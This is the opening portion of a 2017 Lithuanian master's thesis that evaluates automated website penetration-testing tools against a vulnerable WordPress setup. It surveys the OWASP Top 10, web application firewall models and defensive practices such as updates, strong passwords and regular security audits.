KAUNO TECHNOLOGIJOS UNIVERSITETAS

INFORMATIKOS FAKULTETAS

Gedas Saukaitis

AUTOMATINIŲ ĮRANKIŲ SVETAINĖS ATSPARUMO ĮSILAUŽIMUI ANALIZĖ IR ĮVERTINIMAS

Baigiamasis magistro projektas

Vadovas
Doc. Jonas Čeponis

KAUNAS, 2017

KAUNO TECHNOLOGIJOS UNIVERSITETAS

INFORMATIKOS FAKULTETAS

AUTOMATINIŲ ĮRANKIŲ SVETAINĖS ATSPARUMO ĮSILAUŽIMUI ANALIZĖ IR ĮVERTINIMAS

Baigiamasis magistro projektas

Informacijos ir informacinių technologijų sauga (kodas 621E10003)

Vadovas

(parašas) Doc. Jonas Čeponis

(data)

Recenzentas

(parašas) Dr. Dangis Rimkus

(data)

Projektą atliko

(parašas) Gedas Saukaitis

(data)

KAUNAS, 2017

KAUNO TECHNOLOGIJOS UNIVERSITETAS

Informatikos fakultetas

(Fakultetas)

Gedas Saukaitis

(Studento vardas, pavardė)

Informacijos ir informacinių technologijų sauga (kodas 621E10003)

(Studijų programos pavadinimas, kodas)

„Automatinių įrankių svetainės atsparumo įsilaužimui analizė ir įvertinimas“

AKADEMINIO SĄŽININGUMO DEKLARACIJA

20 ___ m. _____ ____ d.

Kaunas

Patvirtinu, kad mano, **Gedo Saukaičo**, baigiamasis projektas tema „Automatinių įrankių svetainės atsparumo įsilaužimui analizė ir įvertinimas“ yra parašytas visiškai savarankiškai ir visi pateikti duomenys ar tyrimų rezultatai yra teisingi ir gauti sąžiningai. Šiame darbe nei viena dalis nėra plagijuota nuo jokių spausdintinių ar internetinių šaltinių, visos kitų šaltinių tiesioginės ir netiesioginės citatos nurodytos literatūros nuorodose. Įstatymų nenumatytų piniginių sumų už šį darbą niekam nesu mokėjęs.

Aš suprantu, kad išaiškėjus nesąžiningumo faktui, man bus taikomos nuobaudos, remiantis Kauno technologijos universitete galiojančia tvarka.

_____ _____

(vardą ir pavardę įrašyti ranka) *(parašas)*

Saukaitis, Gedas. „Automatinių įrankių svetainės atsparumo įsilaužimui analizė ir įvertinimas“. Magistro baigiamasis projektas / vadovas doc. Jonas Čeponis; Kauno technologijos universitetas, Informatikos fakultetas.

Mokslo kryptis ir sritis: Informacijos ir informacinių technologijų sauga

Reikšminiai žodžiai: *audito įrankiai, saugumo stiprinimas, automatinis testavimas, svetainių saugumas.*

Kaunas, 2017. 58 p.

SANTRAUKA

Tyrimas atliekamas apie rinkoje esančius automatinius auditavimo įrankius skirtus svetainių saugumui testuoti. Kadangi įrankiai yra testuojami kaip pigesnė alternatyva profesionaliam saugumo auditui – saugumo nustatymai buvo audoti tie, kurie diegiami programinėje įrangoje pagal nutylėjimą.

Tyrimo tikslas – išsiaiškinti automatinių įrankių efektyvumą, bei galimybė pakeisti profesionalų auditą

Tyrimo uždaviniai:

1. Išanalizuoti populiariausius pažeidžiamumus
2. Išsiaiškinti pažeidžiamumų mąstą
3. Aptarti galimus apsisaugojimo būdus

Tyrimo metodas – tyrimas buvo atliktas naudojant 6 populiariausius automatinius saityno programos auditavimo įrankius. 3 iš šių įrankių buvo komerciniai ir 3 atviro kodo. Siekiant išsiaiškinti kiekvieno įrankio efektyvumą ir galimybes, buvo paruošta pažeidžiama sistema.

Pažeidžiamą sistemą sudarė dviejų metų senumo WordPress turinio valdymo sistema, bei buvo parinkti populiarūs 9 moduliai turintys paviešintus pažeidžiamumus.

Tyrimo rezultatai – daugiausiai pažeidžiamumų radęs įrankis Acunetix turėjo ženklų pranašumą dėl to, kad naudojo iš anksto surinktą egzistuojančių pažeidžiamumų duombazę. To pasekoje įrankis galėjo identifikuoti pažeidžiamumus net ir tose vietose, kurios naršant saityno programą paprastai būtų nematomos.

Saukaitis, Gedas. *Analysis and Evaluation of Automated Website Penetration Testing Tools*: Master‘s thesis in Informatics / supervisor assoc. Jonas Čeponis. The Faculty of Informatics, Kaunas University of Technology.

Research area and field: Information and Information Technology Security

Key words: pentesting tools, security improvement, automated testing, website security

Kaunas, 2017. 58p.

SUMMARY

The research topic was automated website pentesting tools. The aim of the research is a possibility to replace a professional security audit to an automated pentesting scan. As the main purpose of the automated scan is to have a cheaper alternative – all the security related settings were default.

Aim of research: to research effectiveness of automated pentesting tools and consider a possibility to replace a proffessional audit.

Objectives:

1. Analyze the most popular vulnerabilities
2. Identify a scope of the security issues
3. Possible mitigation options

Research method – the research was done by using 6 most popular automated pentesting tools. 3 commercial and 3 open source tools were chosen to conduct the test. In order to evaluate the effectiveness of each tool, vulnerable application was deployed.

Web application consisted of vulnerable WordPress content management system core released 2 years ago and 9 popular plugins with public advisories.

Research results – the most vulnerabilities were identified by commercial tool Acunetix. The local vulnerability database was the advantage that allowed to identify almost all the vulnerabilities. That was the reason why it was capable to identify security flaws that could not be identified just by browsing the web page.

TURINYS

LENTELIŲ SĄRAŠAS

PAVEIKSLŲ SĄRAŠAS

TERMINŲ IR SANTRUMPŲ ŽODYNAS

Front end - išorinė sąsaja

Back end - vidinė sąsaja

XSS (Cross-Site Scripting) – įterptinių komandų pažeidžiamumas

RCE (Remote Command Execution) – nuotolinis komandų vykdymas

SQL Injection – SQL komandų injekcija

BotNet – Robotizuotas kompiuterių tinklas

DDOS (Distributed Denial Of Service) - paskirstytas atsisakymas aptarnauti

SSH Secure Shell – nuotolinė saugi tekstinė sistemos sąsaja

API (Application Program Interface) – taikomųjų programų sąsaja

OSI (Open Systems Interconnection) - abstraktus ryšio protokolų, naudojamų ryšio ir kompiuteriniuose tinkluose, aprašymas

WAF (Web Application Firewall) – saityno programos ugniasienė

LAMP (Linux Apache MySQL PHP) – saityno programų talpinimui dažniausiai naudojamas programinės įrangos rinkinys

ĮVADAS

Darbas priklauso Informacijos ir informacinių technologijų saugos studijų programai.

Technologijoms judant į priekį, kompiuterizuojasi visi. Tiek didelės įmonės, tiek šeimos verslai, tiek individualios asmenų veiklos siekiant praplėsti klientų ratą yra plečiamos interneto link. Savaime suprantama, internete informacijos paskleisti nepavyks neturint internetinės svetainės. Atsižvelgiant į biudžetą, svetainė gali būti vieno puslapio, skelbianti tik būtiną informaciją apie įmonę, arba turinti begalę funkcijų, leidžiančių vartotojui prisijungti ir atlikti pirkimus ar kitus suplanuotus veiksmus.

Kiekvienas svetainės funkcionalumas ar dizaino štrichas glaudžiai susijęs su turimu finansavimu, skirtu svetainei kurti. Mažas finansavimas didelei ir sudėtingai svetainei reiškia, jog svetainės užsakovas negalės įpirkti šios srities profesionalų, todėl teks tenkintis žemesnę kvalifikaciją turinčiais asmenimis. Maža kaina dažniausiai simbolizuoja dar neturintį patirties ar darbų portfelio asmenį ar įmonę, siekiančią gauti užsakymų karjeros pradžioje. Žinoma, pasitaiko retų išimčių.

Svetainę sudaro dvi dalys, tai yra išorinė sąsaja (angl. *front end*) ir vidinė sąsaja (angl. *back end*). Tiek užsakovams, tiek svetainės vartotojams yra matoma būtent išorinė sąsaja. Tai yra visas išdėstymas, paveiksliukai, t. y. viskas, kas matoma vizualiai naršyklėje. Vidinėje sąsajoje yra vykdomas pagrindinis visos svetainės funkcionalumas. Šioje dalyje iš vartotojo perimami duomenys, apdirbami ir perduodami į duomenų bazę. Svetainės vidinėje dalyje gali būti integruotas duomenų sulyginimas su kitomis svetainėmis, prisijungimo duomenų logika ir t. t.

Didesnėse įmonėse išorinė ir vidinė sąsaja yra išskirta į atskiras dalis, ir jas kuria bei tobulina atskiri žmonės ar net grupės. Labiau patyrę svetainių kūrėjai pasirenka kryptį, kurioje ir gilinamos žinios, kadangi šios dvi kryptys reikalauja gan skirtingų įgūdžių.

Deja, turint ribotą svetainės kūrimo biudžetą dėl trūkstamų lėšų ar neturint pakankamai kompetencijos interneto technologijų srityje, tampa sudėtinga įsigyti kokybišką svetainės kūrimo paslaugą. Siekiant sutaupyti kartais samdomas vienos srities specialistas, tačiau jis įpareigojamas atsakyti tiek už išorinę, tiek už vidinę sąsajos dalį.

Nekokybiškai atlikus išorinės sąsajos kūrimo darbus gadinamas įmonės įvaizdis. Gali būti netvarkingai atvaizduojamos formos, iškraipomas tekstas, skirtingose naršyklėse svetainė veikia padrikai ir skirtingai. Pagrindinės problemos šioje dalyje yra vizualinės, ir jos yra labiausiai pastebimos svetainę aplankiusių vartotojų.

Turint neprofesionaliai atliktą vidinės sąsajos dalį kyla saugumo problemų. Vizualiai vartotojams ši dalis nėra matoma, tačiau gali sukelti rimtų problemų, jei į svetainę bus įsilaužta. Gali būti pažeistas konfidencialumas, integralumas ir pasiekiamumas.

Siekiant išvengti įsilaužimo pavojaus, būtina svetainę ne tik kokybiškai sukurti, tačiau po kūrimo ją reguliariai atnaujinti ir stebėti. Saugumo atžvilgiu rezultatas yra daug aukštesnis, jei kartu atliekami ir reguliarūs saugumo auditai, siekiant nustatyti, ar svetainė netapo pažeidžiama.

Deja, auditavimas prieinamas ne visoms įmonėms, todėl dažnai yra ieškoma alternatyvių sprendimų. Vienas iš pigesnių sprendimų yra automatiniai pažeidžiamumų skanavimo įrankiai. Pagal iš anksto paruoštas taisykles ar turimą pažeidžiamumų duomenų bazę yra tikrinamas svetainės atsparumas įsilaužimui. Dabartiniai automatiniai įrankiai neturi galimybės prilygti žmogaus atliekamam saugumo auditui, tačiau tai gali būti geras sprendimas pradžiai.

Būtent šių automatinių įrankių rezultatai ir yra tiriami šiame magistriniame darbe.

Darbo tikslai:

- išsiaiškinti galimybę ištirti svetainių saugumą automatizuotu būdu;
- rasti įrankį pateikusį išsamiausią ir tiksliausią informaciją apie pažeidžiamumus;

Darbo uždaviniai:

- išsiaiškinti įsilaužimų mastą;
- išsiaiškinti populiariausius pažeidžiamumų tipus;
- rasti įrankius, gebančius surasti pažeidžiamumus;
- įvertinti kiekvieno įrankio tinkamumą kiekvienu atveju.

Šiame darbe bus aiškinamasi koks yra svetainių įsilaužimo mąstas. Kadangi dauguma įsilaužimų yra vykdomi būtent automatizuotu būdu, šie pažeidžiamumai turėtų būti pakankamai nesunkiai identifikuojami, kadangi įsilaužėliai siekdami kuo didesnės naudos, turėtų rinktis labiausiai paplitusias turinio valdymo sistemas bei jų įskiepius. Identifikavus populiariausią turinio valdymo sistemą bus diegiami įskiepiai su jau bent kelis mėnesius žinomais pažeidžiamumais, kuriuos būtų galima mėginti atpažinti naudojant automatinius auditavimo įrankius. Kadangi šiuolaikinės didelės ir funkcionalios svetainės dažniausiai panaudoja trečiųjų šalių įskiepius ar bibliotekas, sėkmės tikimybė priklauso nuo to, ar auditavimo įranga kaupia duomenų bazę apie šiuos pažeidžiamumus ar ne. Pagal gautus rezultatus bus lyginami auditavimo įrankiai, ir iš jų bus renkamas tiksliausiai pažeidžiamus identifikavęs įrankis.

1. SVETAINIŲ PAŽEIDŽIAMUMŲ TIPAI BEI GALIMI SPREDIMAI

Analizės skyriuje bus tiriamas svetainių pažeidžiamumų mąstas, problematika, bei pagrindinės priežastys. Bus aptariami galimi sprendimo būdai.

1.1. Pažeidžiamų svetainių mastas

Pagal *WhiteHat* atliktus tyrimus paaiškėjo, kad iš tikrintų 30 000 svetainių net 86 % turėjo bent vieną rimtą pažeidžiamumą, o tarp jų daugiau nei pusė (56 %) turėjo daugiau nei vieną pažeidžiamumą. Po pranešimo savininkams maždaug 61% iš šių pažeidžiamumų buvo sutvarkyti, tačiau tokiam rezultatui prireikė 193 dienų.[1]

1.2. Dažniausiai sutinkamų įsilaužimų dešimtukas pagal 2017 metų „OWASP“

OWASP (angl. *Open Web Application Security Project*) tai svetainė atsidariusi nuo 2001 gruodžio 1 dienos ir pradėjusi veiklą Amerikoje kaip ne pelno siekianti organizacija nuo 2004 metų balandžio 21 dienos. Pagrindinis OWASP tikslas – bendruomenė siekianti atkreipti dėmesį į saugumą ir jo vystymąsi pasauliniu lygmeniu.

Visi įrankiai, surinkti duomenys ir rastų pažeidžiamumų sprendimo būdai pateikiami viešai.

Pagal naujausius surinktus duomenis OWASP pateikė 10 dažniausiai sutinkamų pažeidžiamumų 2017 metais[2]:

1. Injekcija (angl. *Injection*)
2. Neteisingai implementuotas autorizacijos ar sesijos valdymas (angl. *Broken Authentication and Session Management*)
3. Įterptinio kodo pažeidžiamumas (angl. *Cross-Site Scripting (XSS)*)
4. Nesaugūs tiesioginiai kreipiniai į resursus (angl. *Broken Access Control*)
5. Klaidinga saugumo konfigūracija (angl. *Security Misconfiguration*)
6. Jautrios informacijos paviešinimas (angl. *Sensitive Data Exposure*)
7. Nepakankama apsauga nuo atakų (angl. *Insufficient Attack Protection*)
8. Kryžminis svetainės užklausų klastojimas (angl. *Cross-Site Request Forgery (CSRF)*)
9. Žinomi nesaugūs produktai (angl. *Using Components with Known Vulnerabilities*)
10. Neapsaugotos saityno tarnybos (angl. *Underprotected APIs*)

[1] https://www.whitehatsec.com/news/whitehat-security-2015-website-security-statistics-report-052115
[2] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project

1.2.1. Injekcija

Dėl netinkamų kliento perduodamų duomenų filtravimo saityno programoje atsiranda galimybė vykdyti tiesiogines SQL užklausas. Išnaudojęs šį pažeidžiamumą įsilaužėlis gauna priėjimą prie duomenų bazėje saugomos informacijos. Priklausomai nuo duomenų bazių sistemos ir teikiamų sąsajų, SQL injekcija taip pat gali būti panaudota failams skaityti / rašyti ir sisteminėms komandoms vykdyti [1].

1.2.2. Neteisingai implementuotas autorizacijos ar sesijos valdymas

Svetainių kūrėjams dažnai tenka kurti specifines autentifikacijas bei sesijų valdymą pagal tam tikras paruoštas schemas, tačiau šių sistemų kūrimas yra sunki ir kompleksiška užduotis. Tiek autorizacijos, tiek sesijų valdymo sprendime atsiranda klaidų, leidžiančių gauti prieigą prie apsaugotų resursų [2].

1.2.3. Įterptinio kodo pažeidžiamumas (XSS)

Dėl netinkamo pavojingų simbolių filtravimo mechanizmo veikimo apdorojant interneto programai perduodamų parametrų turinį, kuris vėliau yra atvaizduojamas HTML kode, įmanoma vykdyti bet kokius JavaScript scenarijus vartotojo naršyklėje pažeidžiamos interneto svetainės kontekste. Pasinaudojus įterptinio kodo pažeidžiamumu neįmanoma padaryti žalos interneto serveriui ar jame veikiančioms saityno programoms, tačiau prieš klientą galima taikyti įvairias atakas: pasisavinti prisijungimo duomenis, išnaudoti naršyklių pažeidžiamumus ir gauti kodo vykdymo galimybę vartotojo sistemoje, suklastoti tinklalapių turinį [3].

Įterptinio kodo pažeidžiamumai yra skirstomas į dvi kategorijas:

- **Nuolatinis įterptinio kodo pažeidžiamumas.** Tai nuolatinis įterptinio kodo pažeidžiamumas, kuris yra išsaugomas svetainėje, ir atvaizduojamas vartotojui aplankius svetainės pažeidžiamą vietą;
- **Atspindintis įterptinio kodo pažeidžiamumas.** Tai nenuolatinis, arba dar kitaip „atspindintis" įterptinio kodo pažeidžiamumas, kuris matomas tik tada, kai yra paspaudžiama specialiai suformuota nuoroda.

Šių abiejų pažeidžiamumo tipų pagrindinis skirtumas yra tai, jog nuolatinio pažeidžiamumo atveju, jokios nuorodos spausti nereikia – kodas įterptas jau į matomą svetainę.

1.2.4. Nesaugūs tiesioginiai kreipiniai į resursus

Programos svetainės generavimo metu dažnai naudoja tikslų objekto pavadinimą ar raktą.. Tiksliau tariant, programa remiasi resurso saugumu, tuo, kad vartotojas nežino tiesioginės nuorodos į šį resursą. Programos ne visada tikrina, ar vartotojas yra autorizuotas tam failui ar objektui pasiekti.

Dėl to iškyla tiesioginis failo priėjimo pavojus. Testuotojai gali lengvai manipuliuoti svetainėje esančiais parametrais, norėdami identifikuoti tokius resursus.

1.2.5. Klaidinga saugumo konfigūracija

Neteisingos konfigūracijos pavojus gali kilti bet kurioje vietoje. Tai gali būti pati programa, platforma, interneto serveris ir t. t. Svetainių kūrėjai ir sistemų administratoriai turėtų dirbti kartu, kad būtų išsiaiškinti visi reikalingi poreikiai, ir visos prieigos būtų laikomos su mažiausiu reikalingų teisių kiekiu.

Įsilaužėlis gali pasinaudoti vartotojais, kurie sukuriami įdiegiant sistemą pagal nutylėjimą, pasinaudoti apleistomis svetainėmis, laikinai įkeltais failas ir pan [4].

1.2.6. Jautrios informacijos paviešinimas

Dažniausiai sutinkama klaida, dėl ko atrandamas šis pažeidžiamumas, jog duomenys nėra šifruojami. Taip pat, jei kriptografijos funkcijos yra implementuotos, jos naudoja lengvai nuspėjamus raktus ar silpnus šifravimo algoritmus [5].

1.2.7. Nepakankama apsauga nuo atakų

Dauguma programų ir interneto tarnybų (API) neturi paprasčiausių įsilaužimo atpažinimo sistemų, galinčių automatiškai blokuoti mėginimus įsilaužti. Apsauga nuo įsilaužimų yra daugiau nei paprasčiausias įvedamų duomenų filtravimas, tai labiau automatinė atpažinimo sistema, renkanti duomenis, išsauganti įvykių žurnalus ar net blokuojanti žalingas užklausas [6].

1.2.8. Kryžminis svetainės užklausų klastojimas

CSRF pažeidžiamumas – tai toks piktavalis veiksmas, kuris priverčia vartotoją ką nors atlikti jam to nežinant. Tai gali būti duomenų pakeitimas, laiško išsiuntimas ir kiti veiksmai. Šis pažeidžiamumas kyla iš to, jog svetainė netikrina iš vartotojo siųstos užklausos autentiškumo, todėl tą pačią užklausą galima siųsti kelis kartus arba paruošti failą, kuris tai atliktų automatiškai. Tai gali būti panaudota slaptažodžiui pakeisti, pinigams persiųsti, prekei nupirkti ir pan [7].

1.2.9. Žinomi nesaugūs produktai

Programuotojams vykdant projektus, dažna praktika yra nekurti produktų nuo pat pradžios, tačiau pernaudoti jau esamus produktus. Deja, dėl neapsižiūrėjimo ar nežinojimo kartais yra pasirenkama naudoti produktą, kuriame yra rasti pažeidžiamumai. Tokio produkto naudojimas sukelia įsilaužimo riziką į interneto programą dar pačioje pirminėje projekto stadijoje [8].

1.2.10. Neapsaugotos saityno tarnybos (API)

Modernios programos dažnai yra išskiriamos į dvi atskiras dalis, kur viena svetainės dalis yra tiktai naršyklėje veikianti vizualinė dalis (pvz.: HTML su JavaScript), o visa informacija yra imama

iš vidinės sąsajos naudojant saityno tarnybą (angl. *API*). Dažnai dėl to, kad vidinė sąsaja nėra matoma viešai, pamirštama pasirūpinti jos saugumu [9].

1.3. Įsilaužimo sunkinimas (interneto programos ugniasienė)

Tradicinės ugniasienės yra sukurtos tam, kad apsaugotų serverius ar kitą įrangą nuo atakų ar įsilaužymų tinklų lygmeniu. Tai tam tikras taisyklių rinkinys pritaikomas tinklu siunčiamiems paketams.

Kadangi saityno programa veikia aukštesniame OSI (angl. *Open Systems Interconnection*) lygyje, tradicinės ugniasienės neturi pakankamo funkcionalumo, kad galėtų jas apsaugoti. To pasekoje buvo sukurta saityno programos ugniasienė (angl. *Web Application Firewall* arba sutrumpintai *WAF*), kuri turi galimybę aptikti ir reaguoti į užklausas siunčiamas interneto svetainei [10].

1.3.1. Saugumo modeliai

Dažniausiai yra manoma, jog *ModSecurity* modulis gali būti naudojamas tik blokavimui pagal juodąjį sąrašą, bet tai nėra tiesa. *ModSecurity* neturi modelio pagal nutylėjimą. Būtent vartotojas nusprendžia, kokias taisykles reikia implementuoti, ir kokį blokavimo modelį reikia naudoti. Dažniausiai naudojami keturi moduliai:

- **juodasis užklausų sąrašas.** Pagal šį būdą modulis ieško žinomų kenksmingų bei blogų užklausų. Šis modelis mažiausiai efektyvus apsaugos modelis dėl dviejų pagrindinių priežasčių. Pirma, tai kiekvienas pažeidžiamumas gali būti išnaudojamas įvairiais būdais naudojant įvairias koduotes, todėl reikėtų aprašyti visas įmanomas pažeidžiamumo išnaudojimo variacijas. Antra, tai atakos metodai su laiku tobulėja, todėl nauji įsilaužimo metodai gali būti nebeaptinkami šiuo metu naudojamų filtrų [2]. Taip pat Naudojant per didelį taisyklių rinkinį, gali nukentėti greitaveika;
- **baltasis užklausų sąrašas.** Įgyvendinus šį ModSecurity modelį priimamos tik tos užklausos, kurios yra leidžiamos, visa kita yra atmetama. Toks modelis labiausiai tinkamas yra programoms, kurios yra dažnai naudojamos ir atakuojamos, tačiau retai keičiamos ir atnaujinamos; Šis modelis nereikalauja žinojimo kaip atrodo piktavališkos užklausos, pakanka žinoti kokie teisingi duomenys turėtų būti siunčiami internetinei svetainei [11].
- **virtualus užtaisymas.** Šis modelis naudojamas naujai atsiradusiam pažeidžiamumui nukenksminti. Kartais didelėse korporacijose nėra galimybės atlikti greito kodo pakeitimo, ir klaidos ištaisymas gali užtrukti savaites ar net mėnesius. Siekiant išsaugoti svetainės funkcionalumą, kuriame buvo atrastas pažeidžiamumas, tačiau jį nukenksminti – sukuriama programos ugniasienės taisyklė, blokuojanti tik tam tikro tipo užklausas, atitinkančias iš anksto numatytus kriterijus [12].

- **nutekančios informacijos aptikimas.** *ModSecurity* turi galimybę stebėti ne tik įeinančias užklausas, bet ir vartotojui siunčiamą informaciją. Tokiu būdu modulis gali identifikuoti ir blokuoti informacijos pertekliaus atskleidimo pažeidžiamumą bei filtruoti jautrios informacijos, tokios kaip kredito kortelių numeriai ar asmens kodai nutekėjimą [13].

1.4. Apsisaugojimo būdai

Nuo įsilaužimų niekas nėra apsaugotas, tačiau įsilaužimo riziką galima sumažinti iki minumumo laikantis tam tikrų taisyklių.

- Atnaujinimai
- Sudėtingi slaptažodžiai
- Periodinis saugumo auditas

1.4.1. Atnaujinimai

Dažniausia įsilaužimų į svetaines priežastis yra būtent dėl pasenusi programinė įranga. Kadangi dauguma svetainių yra suindeksuotos paieškos sistemų, galima rasti ir svetaines, kurios buvo savo savininkų užmirštos, į tokias svetaines yra nesudėtinga įsilaužti automatizuotu būdu, ir iš karto į didelį jų kiekį [14].

Tam, kad įsilaužimo riziką būtų galima sumažinti iki minimumo, reikėtų naudoti naujausią programinę įrangą su visomis ištaisytomis žinomomis saugumo spragomis.

1.4.2. Slaptažodžiai

Reikėtų taip pat nepamiršti ir slaptažodžių. Dažniausiai paprastose turinio valdymo sistemose pagal nutylėjimą yra silpna arba išvis neegzistuojanti slaptažodžių politika, todėl vartotojų slaptažodžiai gali neatitikti saugumo standartų. Slaptažodžiai gali būti trumpi, lengvai atspėjami bei reguliariai nekeičiami. Šios politikos neegzistavimas atveria kelią žodyno ir spėliojimo atakoms. Šio pažeidžiamumo išnaudojimas įsilaužėliui gali suteikti prieigą prie vartotojo paskyros.

Įsilaužėlis, turėdamas prieigą prie administracinės aplinkos, turi galimybę sukompromituoti visą interneto programą, modifikuoti ar kurti naujus vartotojus, įkelti failus ir diegti papildomus įskiepius. Nepaisant to, jog plačiai žinoma, jog reikia naudoti sudėtingus slaptažodžius, 5 populiariusi 2016 metų slaptažodžiai yra (lyginant su 2015)[3]:

1. 123456 (nepakito);
2. password (nepakito);
3. 12345678 (pakilo per 1);
4. qwerty (pakilo per 1);

[3] http://gizmodo.com/the-25-most-popular-passwords-of-2015-were-all-such-id-1753591514

5. 12345 (nukrito per 2).

Pagal nutekintų slaptažodžių tyrimus buvo pastebėti tam tikri slaptažodžių kūrimo deriniai, pagal kuriuos galima vykdyti daug efektyvesnes slaptažodžių spėliojimo atakas. Pagal 163.com svetainės nutekintų 5 milijonų slaptažodžių duomenis buvo pastebėta, jog slaptažodis dažniausiai pasirenkamas 8 simbolių (žr. lentelė 1.1) [15].

lentelė 1.1 slaptažodžio ilgis pagal dažnumą

Ilgis	Visų slaptažodžių dalis	Slaptažodžių kiekis
8	23%	1159984
7	17%	973951
6	17%	870857
9	16%	822077
10	11%	572185
11	7%	399021
12	2%	141935
13	1%	69776
14	1%	58601

Nepaisant to, jog slaptažodžiai dažniausiai buvo pasirenkami nepakankamai ilgi, jie buvo sudaryti nesilaikant gerosios saugumo praktikos. Tarp tiriamų duomenų, didžiąją dalį sudarė vien tik iš skaičių sudaryti slaptažodžiai (žr. lentelė 1.2). Šioje lentelėje paminėti skaičių ir raidžių su skaičiais rinkiniai sudaro 96% visų slaptažodžių, likę 4% atskiri simbolių rinkiniai nesudaro nė 1% [15].

lentelė 1.2 slaptažodį sudarantys simboliai

Simboliai	Visų slaptažodžių dalis	Slaptažodžių kiekis
skaičiai	58%	2931867
mažosios raidės + skaičiai	30%	1527719
mišrios raidės + skaičiai	8%	450746

Interneto svetainė turėtų būti sukonfigūruota taip, kad vartotojams taikytų sunkių slaptažodžių politiką. Tai gali būti arba pačios turinio valdymo sistemos branduolio funkcionalumas, arba tiesiog papildomų įskiepių funkcija. Pats sprendimo įgyvendinimo būdas didelės reikšmės neturi, tačiau reikėtų laikytis standartinių slaptažodžio generavimo reikalavimų. kurie padėtų padidinti vartotojų paskyrų saugumą:

- būti ne trumpesnis nei 14 simbolių;
- turėti bent 3 skirtingas simbolių klases (mažosios raidės, didžiosios raidės, skaitmenys, specialieji simboliai);
- būtų reguliariai keičiami.

Vartotojus verčiant laikytis šių trijų taisyklių būtų sumažinta tikimybė, jog vartotojų slaptažodžiai bus pažeidžiami slaptažodžių parinkimo atakoms. Tokiu būdu bus užtikrinta, jog piktavališki failai nebus įkeliami naudojant esamų vartotojų prisijungimo duomenis.

1.4.3. Saugumo auditas

Laikantis pirmųjų saugumo reikalavimų atremiamas didžiausias atakų kiekis. Tokiu būdu, internetu plintantys automatiniai užkrėtimo įrankiai nesugeba įsilaužti į tvarkingai atnaujintą svetainę, kurioje naudojami stiprūs slaptažodžiai. Deja, norint apsisaugoti nuo tikslinės įsilaužimo atakos, reikia skirti daugiau resursų. Tuo tikslu aplikacijoms ir jas palaikantiems serveriams yra atliekami auditai, kurių tikslas yra nustatyti aplikacijos atsparumą įsilaužimams [16].

Gali būti atliekami kelių rūšių auditai. Daugiausiai duodantis rezultatų auditas yra tas, kurio metu tiriamas ir programinis išeities kodas, ir testuojama pati aplikacija, ir visa aplikacijos infrastruktūra. Deja, ne visada yra pakankamai resursų tokiam auditui atlikti, todėl yra ieškoma ekonominio, pradinio varianto, padedančio išspręsti bent jau labiausiai pastebimus pažeidžiamumus.

1.5. Išvados

Pagal gautus rezultatus, panašu, jog internetinių svetainų saugumas tampa vis didesne problema. Nepaisant to, jog dauguma pažeidžiamumų sprendimai paprasti – dėl kompetencijos trūkumo ar taupumo jie nėra sprendžiami. Deja, dėl esančių silpnybių svetainėje ji yra anksčiau ar vėliau nulaužiama, ir vėliau panaudojama tolimesnėms atakoms, arba yra pavogiami svarbūs viduje esantys duomenys.

Tam, kad į svetainę nebūtų įsilaužta automatizuotu būdu internete sklindančiais virusais, pakanka svetainę ir jos visus komponentus atnaujinti, bei naudoti sudėtingus slaptažodžius. Virusai dažniausiai plinta pasirinkdami populiarius įskiepius ar komponentus, tam kad virusas kuo greičiau plistų. Populiarūs komponentai vis dar neretai yra aktyviai prižiūrimi ir tobulinami, todėl labai greit išleidžiamas atnaujinimas, kuris atrastą pažeidžiamumą ištaiso. Savaime suprantama, laiku atnaujinama svetainė tokiu būdu niekada neturės „populiarių“ pažeidžiamumų.

Deja atnaujinimai ir sunkūs slaptažodžiai neapsaugo nuo įsilaužėlio, kurio pagrindinis tikslas yra konkreti svetainė. Kadangi įsilaužėlis mėgina rankiniu būdu identifikuoti nestandartinį kodą, ir visas vietas, kurios buvo programuotos būtent tai svetainei – jis gali atrasti pažeidžiamumą, kuris nėra viešai žinomas ir galioja tik tai vienai svetainei.

Tam, kad sumažinti riziką iki minimumo, būtina reguliariai atlikti svetainės saugumo patikrinimą. Mėginant sankcionuotai įsilaužti į svetainę, gali būti identifikuotos visos jos silpnosios vietos, kurios gali vėliau užtaisytos. Būtina atkreipti dėmesį, jog kadangi laikui bėgant atrandami s nauji pažeidžiamumai, bei nauji atakos vektoriai – saugumo patikrinimas neturėtų būti vienkartinis.

2. PAŽEIDŽIAMUMŲ TESTAVIMO ĮRANKIAI IR TESTAVIMO OBJEKTAS

Pažeidžiamumų suradimui dažniausiai taikomos yra „baltosios dėžės“ (angl. *White box*) arba „juodosios dėžės“ (angl. *Black box*) principas. Auditą atlikant „baltosios dėžės“ principu principu svetainė yra nagrinėjama iš vidaus. Atliekamas auditas peržiūrint visą išeities kodą ir taip identifikuojant galimus pažeidžiamumus ir po to juos verifikuojant naudojant naršyklę.

Blackbox principas atliekamas iš išorės neturint žinių apie veikiančią sistemą. Principas panašus, kokiu veiktų įsilaužėlis norėdamas pasinaudoti sistema [17]. Visi šiame darbe tiriami įrankiai veikia būtent „juodosios dėžės“ metodu.

Šio tyrimo tikslas yra išsiaiškinti galimus audito atlikimo sprendimo variantus mažoms įmonėms su ribotu biudžetu. Automatiniai auditavimo įrankiai galėtų būti panaudojami kaip pirminė stadija siekiant išsiaiškinti turimos aplikacijos saugumą.

2.1. Interneto programų saugumo testavimo įrankiai

Įrankiai auditui buvo pasirinkti 5 populiariausi audito įrankiai[4]:

1) Burp[5]
2) Netsparker[6]
3) Arachni[7]
4) W3af[8]
5) Vega[9]

Taip pat, kadangi 2 įrankiai yra komerciniai o 3 atviro kodo, siekiant lygybės buvo pridėtas papildomas komercinis įrankis, esantis sectools.org saityno programų labiausiai naudojamų sąraše.

6) Acunetix[10]

Web aplikacijos testavimo įrankis komunikuoja su web aplikacija per vartotojo sąsają, tam kad išsiaiškinti visas sistemos silpnybes ir pažeidžiamumus. Šie įrankiai neaudituoja išeities kodo ir atlieka testavimus tik iš naršyklės perspektyvos.

